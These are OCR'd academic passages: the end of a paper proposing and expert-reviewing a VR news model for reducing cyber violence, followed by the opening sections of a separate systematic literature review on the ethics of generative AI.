In the context of VR news, ESP is typically activated through a combination of design strategies: first-person immersive perspectives help to construct a sense of self-location; interactive engagement with virtual characters enhances empathic feedback; and spatial audio and character voiceovers reinforce social co-presence. These elements work in tandem to ensure that users not only "see" the news scenario but also "feel" the emotional and psychological states of the individuals involved, thereby fostering stronger affective connections with the narrative subjects. Accordingly, integrating ESP into VR news—such as enabling users to adopt the first-person perspective of victims and directly experience their daily lives, emotional states, or traumatic events—can enhance both immersion and empathic resonance [22].

However, a well-defined conceptual model for systematically incorporating ESP into VR news design is still lacking. Existing VR research predominantly focuses on enhancing audience emotional experience, with limited attention given to how embodied interactions can provoke emotional disruption and moral introspection in potential perpetrators. Thus, it is necessary to develop a conceptual model that integrates ESP into the narrative structure of VR journalism, thereby supporting its application in behavioral intervention and cyber violence prevention.

III. Methodology

This study employed an expert review method as research methodology. It first provides a systematic introduction of the proposed initial conceptual model, followed by a clarification of the criteria for expert selection, as well as the procedures and principles guiding the review process.

A. Description of Proposed Model

The proposed VRN4RCV model comprises two key components: VR news and ESP. To construct the initial framework of the model, it was first necessary to identify the essential elements related to VR news and ESP. This was achieved through content analysis and comparative analysis of existing VR news models and ESP models. The models selected for analysis had all demonstrated successful outcomes in enhancing empathy and perspective-taking.

The number of models included in the analysis was determined according to the principle of saturation—namely, when no new elements could be identified from additional models, it was considered that the listed elements sufficiently covered the existing frameworks and research, and further analysis of new models was deemed unnecessary.

As a result of this process, eight eligible VR news models and five ESP models were selected for inclusion. Based on the criteria of compulsory and recommended components, the fundamental conceptual elements of the VRN4RCV model were ultimately identified (see Tables I and II).

TABLE I. VR NEWS ELEMENT FOR VRN4RCV MODEL

Component	Element	VRN4RCV model
VR News	Visual	Compulsory
	Audio	Compulsory
	Hardware Medium	Compulsory
	Immersion	Compulsory
	Empathy	Compulsory
	Information	Discarded
	Attention	Compulsory
	Perspective	Recommended
	Truth	Compulsory
	Narrative	Compulsory
	Trust	Compulsory
	Education	Discarded
	Privacy	Discarded

TABLE II. ESP ELEMENT FOR VRN4RCV MODEL

Component	Element	VRN4RCV model
ESP	Interaction	Compulsory
	IVE	Compulsory
	Task-Oriented	Discarded
	Rendering	Discarded
	User Imagination	Compulsory
	Avatar	Compulsory
	Embodied perspective-taking	Recommended
	Non-Verbal Behaviour	Compulsory

Based on the identified VR News and ESP elements, the VRN4RCV initial proposed model is shown in Fig. 1. Next, the initial model will be reviewed by experts.



Fig. 1. Initial model of VRN4RCV.

B. Phase I – Experts Identification and Selection

Given that expert review has been proven to be an effective research method for validation purposes [23]. This study employed a two phase expert review process to validate this proposed VRN4RCV model. The first phase involved selecting the expert panel, while the second phase focused on collecting expert feedback.

The primary objective of phase I was to identify and finalise the expert panel. Based on [24], the selection of experts is crucial to the quality of the validation process. The following criteria were established for expert selection:

1) Qualification: A doctoral degree in fields related to journalism, VR technology, or human-computer interaction (HCI).

2) Experience: A minimum of five years' research, professional experience, or academic interest in journalism, VR technology, or HCI-related fields.

Based on these criteria, a final panel of nine experts was selected, and invitations were sent via email. Ultimately, six experts accepted the invitation. This number is considered sufficient, as supported by [25]. Table III shows the statistical distribution of the experts.

TABLE III. DEMOGRAPHIC PROFILES OF EXPERTS

Expert	Gender	Age	Education	Experience (Year)	Area of expertise
A	M	35	PhD	12	VR
B	M	36	PhD	10	VR
C	F	29	PhD	5	HCI
D	M	37	PhD	13	VID
E	M	30	PhD	6	VR
F	M	47	PhD	17	Journalism

C. Phase II – Instrument and Procedures

The objective of phase II was to assess the logical coherence and applicability of the model through expert evaluation.

For the purpose of model validation, a questionnaire was designed as the review tool. The questionnaire consisted of three sections: 1) the comprehensibility of the terminology used in the VRN4RCV model, 2) the relevance of the key components included in the VRN4RCV model, and 3) experts' comments and further insights on the VRN4RCV model. Additionally,

experts were asked to provide demographic information, such as work experience and research fields. Experts were also encouraged to add any additional comments, particularly suggestions related to the overall model.

The review process was conducted in two rounds. The first round focused on the experts' preliminary evaluation of the general aspects and structure of the VRN4RCV model, including the primary components and elements. During the preliminary evaluation, all expert opinions and suggestions were recorded. The model was then revised based on the valid feedback provided. Once revisions were made, the model entered the second round of review. The revised VRN4RCV model was sent back to the experts to obtain further comments and feedback until they were satisfied with the final version.

Given that some of the experts were from different regions and industries, the reviews were conducted via email or online meetings. Experts were given a two-week period to complete the model evaluation and the questionnaire. Finally, the feedback was analysed to assess the practical application value of the model in reducing cyber violence and enhancing empathy.

IV. Results and Analysis

The review process consisted of three cycles. The first cycle primarily involved an initial assessment by experts of the overall structure and components of the VRN4RCV model, including its main elements and framework. During this preliminary evaluation, all expert comments and suggestions were carefully documented. Subsequently, the model was revised in accordance with the constructive feedback received. The revised version of the VRN4RCV model was then sent back to the experts for a second cycle of review, aimed at gathering further input and recommendations. This iterative process continued until consensus was reached on the final version. By the third cycle, all experts agreed that the model was both comprehensible and feasible, thereby concluding the review process. The review process is shown in the Fig. 2.



Fig. 2. Review process.

A. Cycle One

The first expert review aimed to assess the structure, content and applicability of the model and to make recommendations for improvement. The review process was organized through online meeting, which was divided into three stages: introduction, analysis and summary.

In the introduction stage, experts were introduced to the developed model and provided with an overview of its objectives, target audience, and intended use scenarios. The researchers elaborated on the application of the model in VR news, particularly its potential role in reducing cyber violence by enhancing user empathy. Experts were given the opportunity to ask questions during this stage to gain a deeper understanding of the model's background and design rationale.

In the analysis stage, experts conducted an in-depth examination and discussion of the model. They raised several critical issues related to the structure and content of the model, with a focus on how it facilitates changes in users' thoughts or behaviors through immersive news experiences. The evaluation concentrated on the following aspects: the smoothness of the user experience, the logical coherence and interconnectivity of the model's components, and its practicality and guidance for design. Through discussions and inquiries, the experts provided detailed suggestions and practical recommendations for improving the model.

In the summary stage, the experts' feedback and recommendations were compiled and reviewed to ensure that all comments were thoroughly documented.

The key recommendations provided by the experts for improving the model are as follows: 1) The model should incorporate the actual structure of news to enable designers and developers to developed a VR news specifically aimed at reducing cyber violence. 2) The model should include a VR system component. 3) The relationships between the various elements of the model need to be clarified. 4) The logical coherence and interconnectivity of the model's components need to be clearly defined.

In response to the first recommendation, this study referred to existing literature on the structure of news structure. According to the literature, the structure of news typically follows a three-part structure: Opening, Content, and Ending [26]. The opening, also referred to as the leading, usually includes the 5W1H elements (who, what, when, where, why, and how), providing a concise introduction to the news. The content section further elaborates on the news story by providing additional details. The ending serves to summarize and elevate the theme of the news. Also, news reporting should adhere to principles such as accuracy, precision, and credibility [27]. This structure helps capture the audience's attention and effectively convey the perspectives of the news creators [28]. Understanding this structure is crucial for VR news designers and developers, as illustrated in Fig. 3.



Fig. 3. Structure of news.

The second recommendation involves adopting a standardised VR design model to guide the development of VR news. Based on a comprehensive analysis of existing research, the design model must incorporate core components of the development process. The introduction of such a model aims to provide developers with clear guidance, enabling them to create immersive VR news capable of effectively reducing cyber violence. After analysing several previous studies, this research has selected the system design model proposed by [29], which

encompasses three aspects that influence immersive news production.

Following the identification of the input and output technologies for VR, the key devices related to VR news, particularly visual and audio functionalities, were determined. The most common visual output device in VR is the head-mounted display (HMD), which delivers an immersive visual experience. Complementing this is the use of headphones, which provide high-quality audio output. Consequently, HMD and headphone are the primary output devices for visual and auditory interaction.

Additionally, considering the field of news reporting, which caters to a broad audience base, devices that are simple, user-friendly, and cost-effective are preferred, input devices such as joysticks or VR controllers can be considered, which can also be employed for navigation, option selection, or interaction with virtual objects.

Lastly, in response to expert feedback concerning the causal relationships between various elements and the recommendations for improving the flow and structure of the initial model, the design of the model was rearranged to ensure an optimal arrangement of its components and elements. This process involved identifying the interrelationships between components and clarifying their connections to enhance clarity and coherence. Fig. 4 presents the revised version of VRN4RCV model updated based on reviews from the first evaluation cycle.



Fig. 4. Frist refined model.

As illustrated in Fig. 4, the proposed model consists of four key components. The first component is the structure, this component defines the structure of VR news aimed at reducing cyberbullying. It comprises three sections: opening, content, and ending, which represent the standard structure for news production in the field. This structure is designed to capture the user's attention quickly and effectively communicate the news information.

The second component is VR system, this component emphasizes user interaction, wherein participants explore the virtual environment using input and output devices such as HMD and audio systems. The interaction between users and the VR system is facilitated through visual, auditory, and interactive elements, maximizing engagement and fostering resonance.

The third component is ESP, this component includes the essential elements required to enhance social interaction and the sense of connection within the virtual reality environment.

The fourth component is VR News, this component delineates the elements and relationships within VR news, illustrated with arrows to demonstrate their connections. These elements are designed to immerse users fully in the VR experience, creating a strong sense of "being there" and evoking empathy by encouraging users to establish an emotional connection with the cyber violence narrative. This aligns with the study's goal of implementing the ESP model and fostering thought or behavioral change through immersive VR news.

B. Cycle Two

After the first cycle of expert evaluation, the improved model was re-evaluated by experts in the second cycle. The purpose of this re-evaluation was to further identify potential issues within the model and propose enhancements to ensure that it more effectively achieves the research objectives. The second cycle was conducted face-to-face.

During the discussion, the researchers presented the improved model in detail through multimedia presentations and interactive discussions. The experts raised questions regarding the model's design, logic, and practical application, with a particular focus on the design and logical structure of the model. Throughout the discussion, the experts concentrated on the model's key components, the logical relationships between elements, and the feasibility and effectiveness of the model in practical scenarios. Based on these discussions, several suggestions for improvement were proposed (see Table IV).

In response to the recommendation, the study made adjustments to the model, particularly the role of ESP and empathy in the model is emphasized. According to previous research [30] [31], ESP is a critical factor in VR environments, enabling users to perceive others' presence and interact with them. Therefore, ESP was positioned as a vital component in implementing immersion within VR news, with its specific mechanism for reducing cyber violence clearly articulated. In parallel, empathy—widely recognised as a key factor in mitigating cyber violence [32]—was given increased prominence within the model.

To enhance conceptual clarity, the overall structure of the model was reorganised by explicitly identifying and illustrating the logical relationships between components. This reconfiguration improved both the coherence and the flow of the model.

Finally, based on expert feedback, individual elements of the model were refined by adding or deleting certain elements or sub-elements. For instance, "Immersion" and "Narrative" were integrated into a single construct termed "Immersive narrative", sub-elements "Attention" was repositioned under the ESP component as a design consideration, and new sub-elements such as "Video" and "Audio" were added under the IVE component. Additionally, concise definitions were provided for each terminology to enhance clarity and facilitate practical implementation.

TABLE IV. EXPERTS REVIEW

Experts	Comments
A	1) The model should more prominently emphasise the core role of ESP, particularly how ESP within VR environments can reduce cyber violence by enhancing users' sense of presence; 2) The model's process and structure require further optimisation to ensure clearer logical relationships between components. 3) More detailed explanations are required for both the terminology and the flow.
B	1) The flow diagram should be more refined, logically structured, and visually appealing. 2) Each process line within the model must include clear labels and corresponding explanations. 3) The elements "Immersion" and "Narrative" in the VR news component can be integrated, and the logical coherence among these elements should be thoroughly re-evaluated.
C	1) The overall logic of the model is currently weak and requires restructuring. 2) The terms "trust" and "truth" serve a similar function in the context of news and should not be redundantly presented. 3) The term "attention" can be repositioned under the ESP component as a design reminder for prototype developers.
D	1) Each terminology within the model should be explicitly defined and elaborated. 2) The "Structure of News" comprises three key elements, and each should be clearly explained. For example, the purpose of the "opening" should be specified to guide designers in understanding the intent during the production phase.
E	1) "Empathy" is a critical element in the model; since the function of ESP is to evoke empathy, this should be explicitly articulated within the model. 2) Every component and element must be accompanied by corresponding explain. 3) The connections between components and elements, as well as between components themselves, must be clearly illustrated with appropriate linkage lines.
F	1) The elements and sequencing within the "VR System" component should be re-evaluated and reorganised. 2) Each element within the ESP framework should be described in greater detail. For instance, the IVE (Immersive Virtual Environment) component could be further expanded by including sub-elements such as "video" and "audio."

Fig. 5 illustrates the proposed model as revised in the second cycle of the assessment based on expert suggestion.



Fig. 5. Second refined model.

C. Cycle Three

In this cycle, the second refined model will undergo further evaluation by expert. As in the previous cycle, the purpose of the evaluation is to identify shortcomings in the proposed model and improve it.



Fig. 6. Clarity of terminology (Structure of news).

The results of the expert review are presented visually in Fig. 6, Fig. 7, Fig. 8, and Fig. 9. As indicated by the charts of expert review results, the majority of experts endorsed the proposed conceptual design model. Most experts found the elements of the model easy to understand, and the connections and flow between the components to be logically sound. However, from Fig. 8 and 9, it can still be found that the presentation of terminology is not very clear, and a final refinement needs to be made. They also affirmed that the components of the model were relevant, the model was readable, applicable to prototype development, and useful for reducing cyber violence, show in Fig. 10.



Fig. 7. Clarity of terminology (VR news).



Fig. 8. Clarity of terminology (VR system).



Fig. 9. Clarity of terminology (ESP).



Fig. 10. The flow, readability, relevant, applicable and usefulness of the model.

In addition, six experts were asked to respond to four open-ended questions in the survey: 1) Would you suggest adding any relevant main components or sub-components or elements to this model? 2) Would you suggest removing any sub-phases, tasks, or activities? 3) Could the model be made more applicable for prototype development? 4 ） Do you have other recommendations? Please write them down.

As presented in Table IV, the majority of experts unanimously agreed that the VRN4RCV model demonstrates considerable practical value and holds strong application potential in enhancing empathy and reducing the intention to engage in cyber violence. Nevertheless, they also recommended further refinement and optimisation of the model. The suggested revisions can be summarised as follows: 1) clearly specify the type of device intended for user viewing; 2) reconsider and refine the sub-elements under “Interactive” by introducing more precise and well-defined terminology; 3) replace the term “Trust” with “truthful Story,” as the latter is perceived to be more intuitive and clearly aligned with the objectives of the model.

In response to their feedback, the conceptual model was subsequently revised and improved until the experts expressed full satisfaction with the final version.

The appendix (Fig. 11) shows the revised conceptual model following the experts’ suggestions. After reviewing the revised model, all experts unanimously agreed that it is not only easier to understand but also offers more practical and actionable guidance for implementation. It can therefore serve as a useful model for producers aiming to develop VR news prototypes designed to reduce cyber violence. Accordingly, it is adopted as the final model of this study. The next step will involve using this model to guide the production team in developing the VR news prototype, followed by further validation of the model’s feasibility and effectiveness. These outcomes will be documented in subsequent research publications.

V. Conclusion and Future Work

This study, grounded in VR technology and empathy theory, proposes a conceptual model for VR news—VRN4RCV—aimed at reducing cyber violence. The model systematically integrates key components, design elements, and guiding principles essential to the development process, with the objective of enhancing users’ immersive emotional experiences and empathetic responses, thereby offering an innovative media-based approach to cyber violence intervention. Through three cycles of expert review, the majority of experts agreed that the model's structure is well-organized, its internal logic is coherent, and it holds considerable potential for practical application. In addition, expert feedback provided constructive suggestions for further improvement, contributing to the ongoing refinement of the model.

Nevertheless, several limitations of this study should be acknowledged. First, the model’s validation was limited to expert-based subjective evaluation, without empirical testing involving real users. As such, its actual effectiveness in evoking empathy and influencing behavioral intentions among cyber violence perpetrators remains to be verified. Second, this research focused primarily on conceptual design and theoretical development, without fully considering the adaptability of the model across different cultural contexts, technological platforms, or content genres.

Therefore, although the VRN4RCV model demonstrates initial theoretical validity and expert consensus, it should be regarded as an open and extensible research framework. Future studies should aim to develop a functional VR news prototype based on this model and empirically assess its effectiveness in enhancing user empathy and reducing cyber violence intentions.

Systematic Literature Review on Generative AI: Ethical Challenges and Opportunities

Feliks Prasepta Sejahtera Surbakti
Industrial Engineering Department, Atma Jaya Catholic University of Indonesia, Jakarta, Indonesia

***Abstract*—Generative Artificial Intelligence (GAI) has rapidly emerged as a transformative technology capable of autonomously creating human-like content across domains such as text, images, code, and media. While GAI offers significant benefits in fields like education, healthcare, and creative industries, it also introduces complex ethical challenges. This study aims to systematically review and synthesize the ethical landscape of GAI by analyzing 112 peer-reviewed journal articles published between 2021 and 2025. Using a Systematic Literature Review (SLR) methodology, the study identifies five primary ethical challenges—bias and discrimination, misinformation and deepfakes, data privacy violations, intellectual property issues, and accountability and explainability. In addition, it highlights emerging opportunities for ethical innovation, such as responsible design, inclusive governance, and interdisciplinary collaboration. The findings reveal a fragmented research landscape with limited empirical validation and inconsistent ethical frameworks. This review contributes to the field by mapping cross-sectoral patterns, identifying critical research gaps, and offering practical directions for researchers, developers, and policymakers to promote the responsible development of generative AI.**

Keywords*—Generative Artificial Intelligence (GAI); AI ethics; systematic literature review; bias; misinformation; data privacy; accountability

I. Introduction

The rapid advancement of Generative Artificial Intelligence (GAI) has transformed various sectors, from healthcare and education to finance and entertainment [1-3]. Unlike traditional AI systems, GAI models are capable of producing novel content such as text, images, code, and music — often indistinguishable from human-generated outputs. While these developments open up vast opportunities for innovation and efficiency, they also raise critical ethical concerns related to authorship, accountability, misinformation, bias, and data privacy [4].

In parallel with the accelerating adoption of GAI, researchers and policymakers are grappling with the ethical implications of such technologies [4]. Key ethical challenges include ensuring transparency in generative processes, addressing the misuse of AI-generated content, and safeguarding individual rights in datasets used for model training [5]. These dilemmas are not solely technical; they also encompass profound social and philosophical dimensions, necessitating interdisciplinary inquiry.

Despite the growing volume of literature on AI ethics, the ethical landscape of generative AI remains relatively fragmented and under-explored. Many studies focus on isolated issues or specific applications, lacking a holistic view that connects the diverse ethical debates emerging across disciplines [6]. A systematic review is thus essential to map the current state of knowledge, identify existing gaps, and uncover opportunities for future research and responsible development.

This study aims to systematically review the literature on GAI ethics, categorizing the main challenges and highlighting the opportunities for ethical development, governance, and deployment. By synthesizing insights from multiple fields, this review provides a comprehensive foundation for researchers, developers, and policymakers to navigate the complex ethical terrain of generative AI.

II. Background and Related Work

A. GAI: An Overview

GAI represents a subset of artificial intelligence that focuses on the creation of new, synthetic content based on patterns learned from vast datasets. Unlike discriminative models that classify or predict, generative models such as GPT (OpenAI), DALL·E, Stable Diffusion, and MusicLM are capable of producing coherent text, realistic images, music, software code, and even synthetic videos. These models are typically based on large-scale architectures like Transformers and trained using unsupervised or reinforcement learning techniques [7, 8].

GAI has been integrated into numerous domains including education [1], finance [4], creative arts [5], healthcare [2, 3], and corporate decision-making. As these models become more sophisticated, their outputs often mirror or exceed human-level fluency and creativity, challenging traditional notions of authorship, originality, and creativity.

B. Ethical Implications of GAI

Despite its potential, GAI presents a host of ethical dilemmas. One of the most significant concerns is bias. Since these models are trained on historical data scraped from the internet, they often encode and amplify societal biases related to race, gender, religion, and culture [9]. Studies have shown that models like GPT-3 may reinforce stereotypes or produce offensive content without user intention [6].

Another ethical concern is misinformation and disinformation. GAI can generate plausible but false narratives, images, or videos (deepfakes), which can be weaponized for political manipulation, defamation, or social engineering attacks [10]. Additionally, intellectual property and copyright issues have emerged, especially as GAI generates content based on protected datasets without attribution or licensing [4].

Data privacy is another critical issue. Some generative models have been shown to inadvertently reproduce personally

identifiable information (PII) from training data, such as names, medical records, or email addresses, raising compliance concerns with data protection regulations such as GDPR and HIPAA [5].

Accountability and transparency remain complex challenges. The "black box" nature of many GAI models makes it difficult to explain how outputs are generated, thereby limiting user trust and complicating legal liability when harmful content is produced [6].

C. Fragmented Landscape of GAI Ethics Research

Existing literature on GAI ethics is abundant but fragmented across disciplines, including computer science, law, philosophy, education, media studies, and medicine. While various review articles and theoretical discussions exist, most studies focus on specific aspects such as bias mitigation [11], AI explainability [12], or policy regulation [13].

A recent scoping review by [6] categorized GAI ethical concerns into nineteen thematic areas including fairness, misinformation, hallucinations, and creative agency, yet emphasized that these discussions often lack empirical grounding and practical recommendations. Similarly, [4] highlight how ethics is treated inconsistently across sectors, with few unified standards for evaluating generative AI outputs.

Moreover, governance literature remains underdeveloped. While some researchers have proposed ethical frameworks (Jobin et al., 2019), many of these are of general-purpose and not tailored specifically to the challenges posed by generative AI systems, which can autonomously create content with far-reaching consequences. This lack of domain-specific frameworks creates inconsistencies in how ethical boundaries are interpreted and applied in different fields.

D. Related Systematic and Scoping Reviews

Several efforts have attempted to synthesize the ethical landscape of AI more broadly, but fewer studies focus exclusively on generative AI. In [6], the authors provided a broad mapping of generative AI ethics but acknowledged the need for more fine-grained reviews by domain and application. In [10], the authors conducted a scoping review on GAI in metaverse applications, identifying ethical or legal issues such as bias, disinformation, and privacy violations, with a call for legal alignment. In [4], the author conducted a cross-sectoral review exploring how GAI affects industries differently, but their work mainly focuses on identifying challenges rather than proposing synthesized solutions. In [5], the authors explored GAI in healthcare, emphasizing privacy and decision-support risks, but their scope is limited to the medical domain.

Despite these contributions, there remains a clear gap in the literature for a systematic literature review (SLR) that comprehensively categorizes both challenges and opportunities related to GAI ethics across domains. This study aims to fill that gap by applying a rigorous SLR methodology to map, analyze, and synthesize insights from peer-reviewed sources.

E. Summary of Research Gaps

Despite the increasing volume of research on the ethical implications of artificial intelligence, the literature specific to GAI remains fragmented and underdeveloped. A key gap lies in the absence of a consolidated ethical framework tailored to the unique challenges posed by GAI applications. While general AI ethics frameworks exist, they often fail to account for the distinct issues related to content generation, such as authorship, synthetic media manipulation, and creative accountability.

Another significant gap is the lack of a multi-domain synthesis that integrates ethical insights across sectors such as education, healthcare, media, and law. Existing studies tend to focus on domain-specific cases, resulting in siloed perspectives that hinder a comprehensive understanding of the broader ethical landscape. Furthermore, most current literature emphasizes the risks and challenges of GAI—such as bias, misinformation, and privacy—while opportunities for ethical development and innovation remain underexplored.

While the ethical discourse on artificial intelligence has grown significantly in recent years, research on Generative AI (GAI) remains scattered across domains and often lacks empirical grounding. Existing studies tend to focus narrowly on specific issues—such as bias, misinformation, or privacy—without offering an integrated view of how these ethical challenges interact or vary by application sector. Moreover, there is a lack of consolidated ethical frameworks tailored to the generative nature of these models, which produce novel content with uncertain authorship, accountability, and risk profiles. This study addresses these gaps by formalizing the problem as a fragmented and under-theorized ethical landscape in GAI and aims to systematically identify patterns, gaps, and opportunities across diverse disciplines.

Finally, there is a shortage of evidence-informed policy recommendations derived from structured and systematic analysis. Without such synthesis, efforts to regulate or guide the ethical deployment of GAI risk being reactive, fragmented, or lacking practical relevance. This study addresses these gaps by conducting a systematic literature review of peer-reviewed publications from 2021 to 2025, aiming to uncover cross-sectoral patterns, emerging trends, and actionable insights related to the ethical challenges and opportunities of GAI. Through this review, the study contributes to the development of a more unified and future-oriented ethical discourse surrounding generative AI technologies.

III. METHODOLOGY

This study adopts a Systematic Literature Review (SLR) methodology, guided by the protocols proposed by [14] and further developed by [15] for Information Systems research. The goal of this review is to systematically identify, evaluate, and synthesize the existing body of literature addressing ethical challenges and opportunities in Generative Artificial Intelligence. The process involved:

1) Defining a comprehensive review protocol including clear research questions, inclusion or exclusion criteria, and search terms;

2) Conducting structured searches within ScienceDirect using Boolean operators combining "generative AI", "ethics", "challenges", and "opportunities";

3) Screening 145 articles down to 112 based on relevance, peer-reviewed status, and thematic focus;

4) Applying a quality assessment checklist (CASP-based) to ensure methodological rigor; and

5) Using open and axial coding techniques for thematic synthesis.

This structured approach ensures transparency, replicability, and methodological rigor, enabling researchers and practitioners to build upon the findings with confidence.

B. Research Questions

This systematic literature review is guided by the following research questions (RQs):

- RQ1: What are the key ethical challenges inherent in the development, deployment, and application of Generative AI across diverse domains, and how are these challenges characterized in recent literature?
- RQ2: In what ways can generative AI be ethically harnessed to promote innovation, inclusivity, and responsible governance, as identified in sector-specific studies?
- RQ3: What are the conceptual, empirical, and methodological gaps in the current body of GAI ethics research, and how can future studies address these shortcomings to inform actionable ethical frameworks?

C. Review Protocol Design

To minimize potential bias and ensure methodological rigor and replicability, a review protocol was developed in advance. This protocol outlined the key components of the systematic review process, including the clear definition of keywords and search terms, the selection of appropriate academic databases, and the establishment of inclusion and exclusion criteria. It also incorporated a structured quality assessment checklist to evaluate the methodological soundness of the selected studies. Finally, standardized procedures for data extraction and thematic synthesis were defined to support consistent analysis across the literature corpus.

D. Data Sources and Search Strategy

A structured literature search was conducted using the open-access and high-impact academic database ScienceDirect. ScienceDirect was selected as the exclusive data source for this systematic literature review due to its reputation as one of the world's largest and most comprehensive platforms for peer-reviewed academic research. Operated by Elsevier, ScienceDirect hosts a vast collection of high-quality journals across disciplines that are highly relevant to the ethical dimensions of GAI, including computer science, social sciences, law, philosophy, healthcare, and education. By focusing on ScienceDirect, the review ensures access to rigorously peer-reviewed and up-to-date scholarly literature published in reputable, high-impact journals.

Additionally, ScienceDirect's advanced search features, full-text accessibility, and integration with open-access content support a streamlined and replicable review process. While recognizing that ethical discussions on GAI may also exist in other databases, the depth, breadth, and disciplinary diversity of ScienceDirect make it a sufficiently robust and reliable source for the objectives of this study. The search strategy employed Boolean operators to combine key terms as follows: ("generative AI" OR "generative artificial intelligence") AND ("ethics" OR "ethical") AND ("challenges" OR "opportunities"). To ensure relevance and quality, the search was limited to peer-reviewed journal articles published between 2021 and 2025, with English as the language of publication.

E. Inclusion and Exclusion Criteria

To ensure the relevance and quality of the reviewed literature, specific inclusion and exclusion criteria were established prior to the selection process. Only peer-reviewed journal articles published between 2021 and 2025 were considered eligible, as this period captures the most significant developments in generative AI technologies and their ethical implications. Articles were included if they directly addressed ethical issues related to GAI, such as bias, transparency, misinformation, accountability, privacy, and governance. Studies from diverse application domains—such as healthcare, education, media, and law—were welcomed, as long as they explicitly discussed ethical considerations. Additionally, only articles published in English and available through open access or freely accessible institutional channels were selected to ensure broad accessibility and reproducibility.

